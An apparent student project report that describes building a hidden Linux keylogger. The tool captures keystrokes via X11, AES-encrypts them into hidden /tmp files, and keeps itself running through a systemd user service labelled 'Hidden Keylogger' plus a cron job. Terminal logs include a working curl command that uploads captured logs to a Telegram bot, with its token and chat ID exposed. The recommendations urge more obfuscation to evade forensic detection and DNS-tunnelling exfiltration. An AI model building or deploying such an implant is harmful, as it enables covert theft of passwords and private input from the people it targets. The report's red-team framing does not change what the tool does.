Cross-Platform Keylogger with Remote Alerting and Forensics Evasion

Submitted By: Ojas Gaur
Submitted To: Ms. Selin Tor
Date: June 2025

Objective

The primary objective of this project was to develop a low-profile keylogger specifically tailored for Linux (Ubuntu) environments. The keylogger is designed to capture keystrokes silently, encrypt logged data using strong AES encryption, and exfiltrate the encrypted logs securely via Telegram bot APIs. The solution integrates stealth persistence mechanisms leveraging systemd services to ensure continuous operation while minimizing forensic detectability.

Technologies Used

- **Programming Language:** C (for low-level system interaction and performance)
- **Encryption:** OpenSSL AES-256-CBC for robust data confidentiality
- **Remote Exfiltration:** Telegram Bot API leveraging HTTPS for secure log transmission
- **Persistence:** systemd user service for stealth startup
- **Utilities:** GCC compiler, libX11 for keystroke capture, curl for HTTP requests

Implementation Details

Environment Setup

The testing environment was provisioned on Ubuntu 22.04 LTS VM with required development libraries and tools installed (gcc, libx11-dev, libssl-dev, curl). This controlled lab setup ensured a safe space for development, testing, and validation of the keylogger without risk of unintended exposure.

Keylogger Development

A keylogger was implemented in C utilizing X11 APIs to intercept keyboard events. The logger captures every key press and appends it to a hidden log file at /tmp/.keys.log. The design emphasizes minimal resource usage and low visibility to avoid triggering user suspicion or system alarms.

Log Encryption

To protect captured data from exposure or interception, an AES-256-CBC encryption mechanism was implemented using OpenSSL libraries. The encryption routine reads the raw keystroke log, encrypts the contents with a pre-shared key and initialization vector (IV), and outputs an encrypted file /tmp/.keys.enc. This step ensures confidentiality of sensitive keystroke data both at rest and during transmission.

Remote Log Exfiltration

Encrypted log files are periodically sent to a predefined Telegram chat using Telegram Bot API. The secure HTTPS transmission channel is utilized through curl commands embedded in automated scripts, maintaining data integrity and stealth. The bot token and chat ID are configured to ensure that logs are delivered only to authorized recipients.

Persistence Mechanism

Persistence is achieved by configuring a systemd user service that executes the keylogger binary at user login. This service is installed in the user's systemd configuration folder, starts silently without terminal windows, and runs continuously, ensuring resilience against system reboots.

Automation of Encryption and Exfiltration

A cron job was configured to run every 15 minutes, triggering the encryption executable followed by log transmission to the Telegram bot. This automation guarantees timely delivery of captured keystrokes without manual intervention.

```
root@ubuntu-virtual-machine:/home/ubuntu/task# gcc linux_logger.c -o linux_logger -lX11
root@ubuntu-virtual-machine:/home/ubuntu/task# ls
encrypt  encrypt.c  linux_logger  linux_logger.c
root@ubuntu-virtual-machine:/home/ubuntu/task# ./linux_logger &
[1] 61584
root@ubuntu-virtual-machine:/home/ubuntu/task# cd /tmp/
[1]+  Exit 1                  ./linux_logger  (wd: /home/ubuntu/task)
(wd now: /tmp)
```

```
ubuntu@ubuntu-virtual-machine:~/.svc$ nano ~/cronjob.sh
ubuntu@ubuntu-virtual-machine:~/.svc$ nano ~/cronjob.sh
ubuntu@ubuntu-virtual-machine:~/.svc$ chmod +x ~/cronjob.sh
ubuntu@ubuntu-virtual-machine:~/.svc$ crontab -e
no crontab for ubuntu - using an empty one

Select an editor.  To change later, run 'select-editor'.
  1. /bin/nano        <---- easiest
  2. /usr/bin/vim.tiny
  3. /bin/ed

Choose 1-3 [1]: 1
crontab: installing new crontab
```


```
root@ubuntu-virtual-machine:/home/ubuntu/keylogger# ls -lh /tmp/.keylogs.enc
-rw-r--r-- 1 root root 16 Jun  6 13:27 /tmp/.keylogs.enc
root@ubuntu-virtual-machine:/home/ubuntu/keylogger# hexdump -C /tmp/.keylogs.enc
00000000  07 44 05 95 65 26 ed 10  85 d4 22 47 0d a8 67 ac  |.D..e&...."G..g.|
00000010
```


```
ubuntu@ubuntu-virtual-machine:~/.svc$ systemctl --user daemon-reexec
systemctl --user daemon-reload
systemctl --user start .logger.service
systemctl --user status .logger.service
● .logger.service - Hidden Keylogger
     Loaded: loaded (/home/ubuntu/.config/systemd/user/.logger.service; disabled; vendor preset: enabled)
     Active: active (running) since Fri 2025-06-06 17:29:21 IST; 18ms ago
   Main PID: 61107 (linux_logger)
      Tasks: 1 (limit: 2213)
     Memory: 292.0K
        CPU: 11ms
     CGroup: /user.slice/user-1000.slice/user@1000.service/app.slice/_.logger.service
             └─61107 /home/ubuntu/.svc/linux_logger

Jun 06 17:29:21 ubuntu-virtual-machine systemd[55659]: Started Hidden Keylogger.
```

```
ubuntu@ubuntu-virtual-machine:~/task$ curl -F "document=@/tmp/.keys.enc" "https://api.telegram.org/bot8087714774:AAGItTbfrmWS_RvvpJ3idwrM3RKUrkxUgjg/sendDocument?chat_id=1561810019"
{"ok":true,"result":{"message_id":2,"from":{"id":8087714774,"is_bot":true,"first_name":"evofoxbot","username":"mochievo_bot"},"chat":{"id":1561810019,"first_name":"Ojus","type":"private"},"date":1749213403,"document":{"file_name":"keys.enc","file_id":"BQACAgUAAxkDAAMCaELg2-e9HwXXFkgYDgmJd8d9yfkAAmkWAAIUShhWk28BqewnGMg2BA","file_unique_id":"AgADaRYAAhRKGFY","file_size":16}}}ubuntu@ubuntu-virtual-machine:~/task$
```

```
ubuntu@ubuntu-virtual-machine:/tmp$ ls -la
total 120
drwxrwxrwt 21 root   root   4096 Jun  6 17:44 .
drwxr-xr-x 20 root   root   4096 Jun  5 14:06 ..
-rw-rw-r--  1 ubuntu ubuntu  108 Jun  6 17:01 0ff1dedc250bd82d22440f38fc8dca97-{87A94AB0-E370-4cde-98D3-ACC110C5967D}
-rw-r--r--  1 root   root   1218 Jun  5 19:30 core-js-banners
drwxrwxrwt  2 root   root   4096 Jun  5 15:32 .font-unix
-rw-------  1 ubuntu ubuntu    0 Jun  6 15:32 gdm3-config-err-LjMEzL
-rw-------  1 ubuntu ubuntu    0 Jun  5 15:47 gdm3-config-err-OqmGre
-rw-------  1 ubuntu ubuntu    0 Jun  6 03:24 gdm3-config-err-RLEGng
drwxrwxrwt  2 root   root   4096 Jun  6 15:32 .ICE-unix
-rw-r--r--  1 root   root     16 Jun  6 13:27 .keylogs.enc
-rw-r--r--  1 root   root     30 Jun  6 13:27 .keylogs.txt
-rw-rw-r--  1 ubuntu ubuntu    0 Jun  6 17:42 .keys.enc
-rw-rw-r--  1 ubuntu ubuntu    0 Jun  6 17:29 .keys.log
drwxr-xr-x  3 root   root   4096 Jun  5 18:34 node-compile-cache
drwx------  5 root   root   4096 Jun  5 15:33 snap-private-tmp
-rw-rw-r--  1 ubuntu ubuntu   99 Jun  6 15:53 .syslog.txt
drwx------  3 root   root   4096 Jun  5 15:33 systemd-private-b61f123c0a9042ff946d719806e30922-colord.service-3HYIxP
drwx------  3 root   root   4096 Jun  5 15:41 systemd-private-b61f123c0a9042ff946d719806e30922-ModemManager.service-8tTkL2
drwx------  3 root   root   4096 Jun  5 15:32 systemd-private-b61f123c0a9042ff946d719806e30922-power-profiles-daemon.service-bEq1bm
drwx------  3 root   root   4096 Jun  5 15:32 systemd-private-b61f123c0a9042ff946d719806e30922-switcheroo-control.service-WvPZDy
drwx------  3 root   root   4096 Jun  5 15:32 systemd-private-b61f123c0a9042ff946d719806e30922-systemd-logind.service-yWqPxU
drwx------  3 root   root   4096 Jun  6 17:24 systemd-private-b61f123c0a9042ff946d719806e30922-systemd-oomd.service-upSJNj
drwx------  3 root   root   4096 Jun  5 15:32 systemd-private-b61f123c0a9042ff946d719806e30922-systemd-resolved.service-YEMsuC
drwx------  3 root   root   4096 Jun  5 15:32 systemd-private-b61f123c0a9042ff946d719806e30922-systemd-timesyncd.service-H4KPtl
drwx------  3 root   root   4096 Jun  5 15:41 systemd-private-b61f123c0a9042ff946d719806e30922-ubuntu-advantage-desktop-daemon.service-Scdk8N
drwx------  3 root   root   4096 Jun  5 15:33 systemd-private-b61f123c0a9042ff946d719806e30922-upower.service-LtNv9V
drwxrwxrwt  2 root   root   4096 Jun  5 15:32 .Test-unix
drwxrwxrwt  2 root   root   4096 Jun  5 15:32 VMwareDnD
drwx------  2 root   root   4096 Jun  5 15:32 vmware-root_757-4281843244
-r--r--r--  1 ubuntu ubuntu   11 Jun  5 18:30 .X0-lock
-r--r--r--  1 gdm    gdm      11 Jun  6 15:31 .X1024-lock
-r--r--r--  1 gdm    gdm      11 Jun  6 15:31 .X1025-lock
drwxrwxrwt  2 root   root   4096 Jun  6 15:31 .X11-unix
-r--r--r--  1 ubuntu ubuntu   11 Jun  5 18:30 .X1-lock
srwxrwxr-x  1 ubuntu ubuntu    0 Jun  6 17:01 X3iOedsl0OQ6PnBL-i0-2Oz7-TD-webview-60047
srwxrwxr-x  1 ubuntu ubuntu    0 Jun  6 17:01 X3iOedsl0OQ6PnBL-i0-2Oz7-TD-webview-60072
drwxrwxrwt  2 root   root   4096 Jun  5 15:32 .XIM-unix
ubuntu@ubuntu-virtual-machine:/tmp$ cat /tmp/.keys.enc
```





Results & Findings

- The keylogger reliably captured all keyboard input events within the Ubuntu VM environment with zero perceptible impact on system performance.
- Encryption of the log files was verified to be consistent and secure, preventing plaintext exposure.
- Remote exfiltration via Telegram was successfully tested, demonstrating secure, covert log delivery.
- The systemd service ensured persistence across system reboots and user sessions without raising flags in typical process monitoring tools.
- The entire solution operates silently in the background with minimal disk footprint and network activity, suitable for stealth red team engagements and controlled research environments.

Recommendations

- Implement dynamic key and IV management for improved cryptographic hygiene.
- Integrate additional obfuscation techniques to evade advanced forensic detection tools.
- Expand exfiltration methods with fallback options such as AWS S3 or covert DNS tunneling to increase robustness.
- Conduct thorough testing in varied Linux distributions to ensure broad compatibility.
- Employ secure coding best practices and thorough input validation to mitigate any potential vulnerabilities within the keylogger code.

Conclusion

This project successfully delivered a sophisticated Linux-based keylogger that meets the defined objectives of stealthy keystroke capture, strong encryption, reliable remote exfiltration via Telegram, and resilient persistence through systemd. The design and implementation uphold cybersecurity best practices and ethical standards, confining operations strictly to authorized environments. The solution provides a foundational tool for red team operations, penetration testing, and security research focused on endpoint compromise scenarios.

Appendix: GitHub Repository – Linux Keylogger with Encryption and Telegram Exfiltration

This appendix provides a reference to the public GitHub repository that hosts the **Linux Keylogger with AES Encryption and Telegram-based Log Exfiltration**, developed and implemented as part of this cybersecurity simulation. The repository is structured for clarity, reusability, and operational security assessments in controlled environments.

The repository includes:

- **Modular, well-documented C source code** for the keylogger (linux_logger.c), which captures and logs keystrokes using X11 API in a hidden file.
- **AES-256-CBC encryption utility** (encrypt.c) built with OpenSSL libraries to secure sensitive keystroke data before transmission.
- **Shell script to exfiltrate encrypted logs via Telegram Bot API** using secure HTTPS requests with curl.
- **Persistence configuration via systemd service**, allowing the keylogger to start silently at user login.

- **Automation via cron job** that runs the encryption and exfiltration process at regular 15-minute intervals.
- A comprehensive README.md file detailing environment setup, compilation instructions, file structure, and execution flow for security professionals.

The GitHub repository is intended for use in **academic, red teaming, and simulation labs only**. It supports **secure development and assessment** of stealthy data collection and remote alerting mechanisms, contributing to better understanding of forensics evasion and threat emulation techniques.

GitHub Repository: Link